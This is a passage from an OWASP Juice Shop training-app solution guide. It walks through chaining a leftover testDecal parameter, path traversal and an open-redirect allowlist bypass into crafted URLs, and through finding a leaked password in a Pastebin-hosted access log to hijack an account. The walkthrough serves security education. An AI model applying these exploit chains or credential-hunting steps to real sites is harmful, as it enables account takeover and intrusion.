


```

4532 }
4533 }, (function(l, n) {
    component.membershipCost),
    Fb(n, 5).disabled || null, "NoopAnimations" === u.Fb(n, 5)._animationMode)
4536 })
4537 })
4538 }
4539 function Gt(l) {
4540     return u.Pb(0, [(l)()],
4541     u.tb(0, 0, null, null, 90, "div", [{"class", "main-wrapper"}, {"fxLayout", "column"}, {"fxLayoutGap", "10px"}], null, null, null, null, null)), u.sb(1, 671744, null, 0,
4542     fxLayout: [0, "fxLayout"]
4543     }, null), u.sb(2, 1720320, null, 0, I.e, [u.k, u.y, E.b, A.i, [2, I.j], A.f], {
4544     fxLayoutGap: [0, "fxLayoutGap"]
4545     }, null), (l)(),
4546     u.ib(16777216, null, null, 1, null, Bt)), u.sb(4, 16384, null, 0, k.l, [u.O, u.L], {
4547     ngIf: [0, "ngIf"]
4548     }, null), (l)(),
4549     u.tb(5, 0, null, null, 25, "mat-card", [{"class", "mat-elevation-z6 deluxe-membership mat-card"}], [[2, "_mat-animation-noopable", null]], null, null, an.d, an.a)), u.s
4550     u.tb(7, 0, null, 0, 9, "div", [{"class", "img-container"}, {"fxFlex", "30%"}, {"fxFlexAlign", "center"}], null, null, null, null, null)), u.sb(8, 671744, null, 0, I.a,
4551     fxFlexAlign: [0, "fxFlexAlign"]
4552     }, null), u.sb(9, 671744, null, 0, I.b, [u.k, A.i, A.e, I.h, A.f], {
4553     fxFlex: [0, "fxFlex"]
4554     }, null), (l)(),
4555     u.tb(10, 0, null, null, 6, ":svg:svg", [{"viewBox", "0 0 720 720"}, {"xmlns", "http://www.w3.org/2000/svg"}], null, null, null, null, null)), (l)(),
4556     u.tb(11, 0, null, null, 0, ":svg:image", [{"height", "720"}, {"href", "assets/public/images/deluxe/blankBoxes.png"}, {"width", "720"}, {"x", "0"}, {"y", "0"}], null, null,
4557     u.tb(12, 0, null, null, 0, ":svg:image", [{"height", "50"}, {"x", "260"}, {"y", "130"}], [{"1", "href", "0"}], null, null, null, null)), (l)(),
4558     u.tb(13, 0, null, null, 0, ":svg:image", [{"height", "70"}, {"x", "230"}, {"y", "330"}], [{"1", "href", "0"}], null, null, null, null)), (l)(),
4559     u.tb(14, 0, null, null, 0, ":svg:image", [{"height", "40"}, {"x", "70"}, {"y", "355"}], [{"1", "href", "0"}], null, null, null, null)), (l)(),
4560     u.tb(15, 0, null, null, 0, ":svg:image", [{"height", "55"}, {"x", "120"}, {"y", "450"}], [{"1", "href", "0"}], null, null, null, null)), (l)(),
4561     u.tb(16, 0, null, null, 0, ":svg:image", [{"height", "45"}, {"x", "500"}, {"y", "410"}], [{"1", "href", "0"}], null, null, null, null)), (l)(),
4562     u.tb(17, 0, null, 0, 13, "div", [{"fxFlex", "60%"}, {"fxFlexAlign", "center"}], null, null, null, null, null)), u.sb(18, 671744, null, 0, I.a, [u.k, A.i, [2, I.f], A.f
4563     fxFlexAlign: [0, "fxFlexAlign"]
4564     }, null), u.sb(19, 671744, null, 0, I.b, [u.k, A.i, A.e, I.h, A.f], {
4565     fxFlex: [0, "fxFlex"]
4566     }, null), (l)(),
4567     u.tb(20, 0, null, null, 3, "div", [{"class", "item-name"}], null, null, null, null, null)), (l)(),
4568     u.tb(21, 0, null, null, 2, "b", [{"translate", ""}], null, null, null, null, null)), u.sb(22, 8536064, null, 0, y.e, [y.k, u.k, u.h], {
4569     translate: [0, "translate"]
4570     }, null), (l)(),
4571     ...

```

6. Scrolling only slightly further down, you will notice a code location where a property `t.logoSrc` is passed into some non-descriptive function five times.



```

4697     l(n, 86, 0, ""),
4698     l(n, 89, 0, "")
4699   }, (function(l, n) {
4700     var t = n.component;
4701     l(n, 5, 0, "NoopAnimations" === u.Fb(n, 6)._animationMode),
4702     l(n, 12, 0, t.logoSrc),
4703     l(n, 13, 0, t.logoSrc),
4704     l(n, 14, 0, t.logoSrc),
4705     l(n, 15, 0, t.logoSrc),
4706     l(n, 16, 0, t.logoSrc),
4707     l(n, 34, 0, "NoopAnimations" === u.Fb(n, 36)._animationMode),
4708     l(n, 40, 0, u.Fb(n, 41).inline, "primary" !== u.Fb(n, 41).color && "accent" !== u.Fb(n, 41).color && "warn" !== u.Fb(n, 41).color),
4709     l(n, 53, 0, "NoopAnimations" === u.Fb(n, 55)._animationMode),
4710     l(n, 59, 0, u.Fb(n, 60).inline, "primary" !== u.Fb(n, 60).color && "accent" !== u.Fb(n, 60).color && "warn" !== u.Fb(n, 60).color),
4711     l(n, 72, 0, "NoopAnimations" === u.Fb(n, 74)._animationMode),
4712     l(n, 78, 0, u.Fb(n, 79).inline, "primary" !== u.Fb(n, 79).color && "accent" !== u.Fb(n, 79).color && "warn" !== u.Fb(n, 79).color)
4713   })
4714 })
4715 }
4716 }
4717 function Vt(l) {

```


7. Scroll up in the source code a few hundred lines until you reach the declaration of the controller (`class Ht` in the following screenshot). There you find the definition of `this.logoSrc = "assets/public/images/JuiceShop_Logo.png"`.
8. In the subsequent `ngOnInit()` function is overwritten with either the `application.logo` value coming out of the `getApplicationConfiguration()` service...
9. ...or - if specified - the value of the URL query parameter `testDecal` ! It seems the developers used this for testing the overlay images on the SVG but forgot to remove it before go-live! D'uh!

```

main-es2015.js  main-es2015.js:formatted x
i Pretty-print this minified file?
4450         providedIn: "root"
4451     })),
4452     1
4453 }
4454 )();
4455 class Ht {
4456     constructor(l, n, t, u, e, a, i) {
4457         this.router = l,
4458         this.userService = n,
4459         this.cookieService = t,
4460         this.configurationService = u,
4461         this.route = e,
4462         this.ngZone = a,
4463         this.io = i,
4464         this.membershipCost = 0,
4465         this.error = void 0,
4466         this.applicationName = "OWASP Juice Shop",
4467         this.logoSrc = "assets/public/images/JuiceShop_Logo.png"
4468     }
4469     ngOnInit() {
4470         this.configurationService.getApplicationConfiguration().subscribe(l=>{
4471             let n = this.route.snapshot.queryParams.testDecal;
4472             if (l && l.application && (null !== l.application.name && (this.applicationName = l.application.name),
4473                 null !== l.application.logo)) {
4474                 let t = l.application.logo;
4475                 "http" === t.substring(0, 4) && (t = decodeURIComponent(t.substring(t.lastIndexOf("/") + 1))),
4476                 this.logoSrc = "assets/public/images/" + (n || t)
4477             }
4478             n && this.ngZone.runOutsideAngular(()=>{
4479                 this.io.socket().emit("verifySvgInjectionChallenge", n)
4480             })
4481         })
4482     }

```

10. Try the `testDecal` parameter, e.g. by going to <http://localhost:3000/#/deluxe-membership?testDecal=test>. You will notice that the logos on the boxes are now gone or display a broken image symbol.



The screenshot shows the OWASP Juice Shop app interface. The top navigation bar includes a menu icon, a JS logo, a search icon, a shopping cart icon, and a globe icon. The main content area has three sections: 'You are not eligible for deluxe membership!', 'Deluxe Membership' (with a stack of boxes icon and text about benefits), 'Deals and Offers' (with a play button icon and text about exclusive deals), and 'Free Fast Delivery' (with a car icon and text about unlimited free delivery). The right side of the image shows the browser's developer console with the HTML structure of the app. The HTML includes a root element with a class of 'mat-app-background bluegrey-lightgreen-theme'. It contains a 'mat-sidenav-container' with a 'mat-sidenav' and a 'mat-sidenav-content'. The 'mat-sidenav-content' contains several components, including a 'mat-card' for the 'Deluxe Membership' section. The 'mat-card' contains an 'img' tag with a relative path 'assets/public/images/deluxe/blankBoxes.png'. The developer console also shows the 'app-deluxe-user' component and the 'app-server-started-notification' component.


11. As the logo references are relative, you cannot simply do e.g. `http://localhost:3000/#/deluxe-membership`
`testDecal=https:%2F%2Fplacecats.com%2Fg%2F400%2F500` as this would result in the application to request the logos from the relative URL `assets/public/images/https://placecats.com/g/400/500` which obviously cannot work.
12. As you are dealing with a relative path, you can try if path traversal works, so you could get to the root of the web server e.g. via `http://localhost:3000/#/deluxe-membership?testDecal=..%2F..%2F..%2Ftest`. This will indeed result in the image actually being requested as `http://localhost:3000/test!`

```

▼<div _ngcontent-dur-c18 class="img-container" +x+lex="30%" +x+lexalign="center" style="align-self: center; flex: 1 1 100%; box-
sizing: border-box; max-width: 30%;">
  ▼<svg _ngcontent-dur-c18 viewBox="0 0 720 720" xmlns="http://www.w3.org/2000/svg">
    <image _ngcontent-dur-c18 height="720" href="assets/public/images/deluxe/blankBoxes.png" width="720" x="0" y="0"></image> == $0
    <image _ngcontent-dur-c18 height="50" x="260" y="130" href="assets/public/images/../../../../test"></image>
    <image _ngcontent-dur-c18 height="70" x="230" y="330" href="assets/public/images/../../../../test"></image>
    <image _ngcontent-dur-c18 height="40" x="70" y="355" href="assets/public/images/../../../../tes http://localhost:3000/test
    <image _ngcontent-dur-c18 height="55" x="120" y="450" href="assets/public/images/../../../../test"></image>
    <image _ngcontent-dur-c18 height="45" x="500" y="410" href="assets/public/images/../../../../test"></image>
  </svg>
</div>

```

13. It might not seem like it, but this behavior is a huge step forward! If the Juice Shop web server only offered a URL which would be able to *redirect* you to any external location and grab those images...
14. ...which *it does* in the form of the `http://localhost:3000/redirect` endpoint! If you haven't done so yet, you should stop here and Enforce a redirect to a page you are not supposed to redirect to first!
15. Combining that redirect exploit with the forgotten `testDecal` and its susceptibility to path traversal will allow you to craft a URL like `http://localhost:3000/#/deluxe-membership?`
`testDecal=..%2F..%2F..%2F..%2Fredirect%3Fto%3Dhttps:%2F%2Fplacecats.com%2Fg%2F400%2F500%3Fx%3Dhttps:%2F%2Fgithub.com%2Fbkimminich%2Fjuice-shop` where the most difficult part is to get the URL encoding just right to bypass the redirect allowlist and still get the intended image returned cross-domain.



Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to

1. Visit <https://stackoverflow.com/questions/tagged/access-log> to find all questions tagged with `access-log` in this popular platform
2. The list of questions should not be excessive and one mentioning a familiar URL path might immediately stand out

 Products

[Home](#)
[PUBLIC](#)
[Stack Overflow](#)
[Tags](#)
[Users](#)
[Jobs](#)
[TEAMS](#) [What's this?](#)
[Join Private Q&A](#)

Questions tagged [access-log]

Ask Question

A list of all the requests for individual files that people have requested from a Web site. The server access log records all requests processed by the server.

[Watch Tag](#) [Ignore Tag](#) [Learn more...](#) [Improve tag info](#) [Top users](#) [Synonyms](#)

182 questions

[Newest](#) [Active](#) [Bounties 0](#) [Unanswered](#) [More](#) [Filter](#)

0 votes
0 answers
3 views

Less verbose access logs using expressjs/morgan

I am using <https://github.com/expressjs/morgan> to log HTTP requests and get log output like 169.228.10.248 - - [27/Jun/2019:11:10:39 +0000] "POST /api/Users/ HTTP/1.1" 400 92 "http://localhost:3000/" ...

[apache](#) [logging](#) [access-log](#) [morgan](#)

asked 12 mins ago
 [bkimminich](#)
221 • 2 • 9

0 votes
0 answers
17 views

Log files not showing access to a jpeg, but the access happened

I put a jpeg on a webpage, now I want to see who did access it. I know that at least 40 people must have seen it according to a counter. I looked through /var/www/vhosts with `grep jpeg.jpg -r /var/www/...`

[apache](#) [logging](#) [grep](#) [ubuntu-14.04](#) [access-log](#)

asked Jul 13 at 8:49
 [Alex](#)
14 • 4

0 votes
0 answers
0 views

Size limit of Apache2 & Apache Tomcat access logs

We have a use case, where we are polling apache2 continuously. As a result, a huge amount of access logs are getting generated in apache2 and in apache tomcat, around 1GB per day. So it consumes a lot ...

0
answers

4 views

tomcat

apache2

access-log

asked Jul 8 at 11:09

 Deepanshu

1

0
votes

0

How to log a custom object into access.log from an httpServlet deployed in jboss 10.x

I want to log a custom object AccessLogInfo (has around 8 fields) into access.log from overridden com.yodlee.dc.api.HttpServlet.doPost() method. I have this servlet deployed in a jboss (wildfly 10.x) ...

java

code

iboss

access-log

asked Jul 5 at 0:50

3. Visit <https://stackoverflow.com/questions/57061271/less-verbose-access-logs-using-expressjs-morgan> to find more unambiguous URL paths from the Juice Shop in it

Less verbose access logs using expressjs/morgan

▲ I am using <https://github.com/expressjs/morgan> to log HTTP requests and get log output like

0

▼

★

```
169.228.10.248 - - [27/Jan/2019:11:10:39 +0000] "POST /api/Users/ HTTP/1.1" 400 92 "http://lo
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/user/whoami HTTP/1.1" 304 - "http:/
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "POST /rest/user/login HTTP/1.1" 200 730 "http
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/continue-code HTTP/1.1" 200 79 "htt
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/user/whoami HTTP/1.1" 200 112 "http
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /api/Challenges/?name=Score%20Board HTTP/
```

(see <https://pastebin.com/4U1V1UjU> for more)

Can I somehow reduce the verbosity of these logs? I am totally not interested in the browser information for example. Thanks in advance for your help!

apache logging access-log morgan

share edit delete flag

asked 15 mins ago



bkimminich

221 ● 2 ● 9

[add a comment](#)

[question eligible for bounty in 2 days](#)

- Follow the link to PasteBin that is mentioned below the log file snippet in "(see <https://pastebin.com/4U1V1UjU> for more)"
- On <https://pastebin.com/4U1V1UjU> search for password to find log entries that might help with the ultimate challenge goal
- You will find one particularly interesting GET request that has been logged as 161.194.17.103 - - [27/Jan/2019:11:18:35 +0000] "GET /rest/user/change-password?current=0Y8rMnww\$*9VFYE%C2%A759-!Fg1L6t&61B&new=sjss22%@@E2%82%AC55jaJasj!.k&repeat=sjss22%@@E2%82%AC55jaJasj!.k8

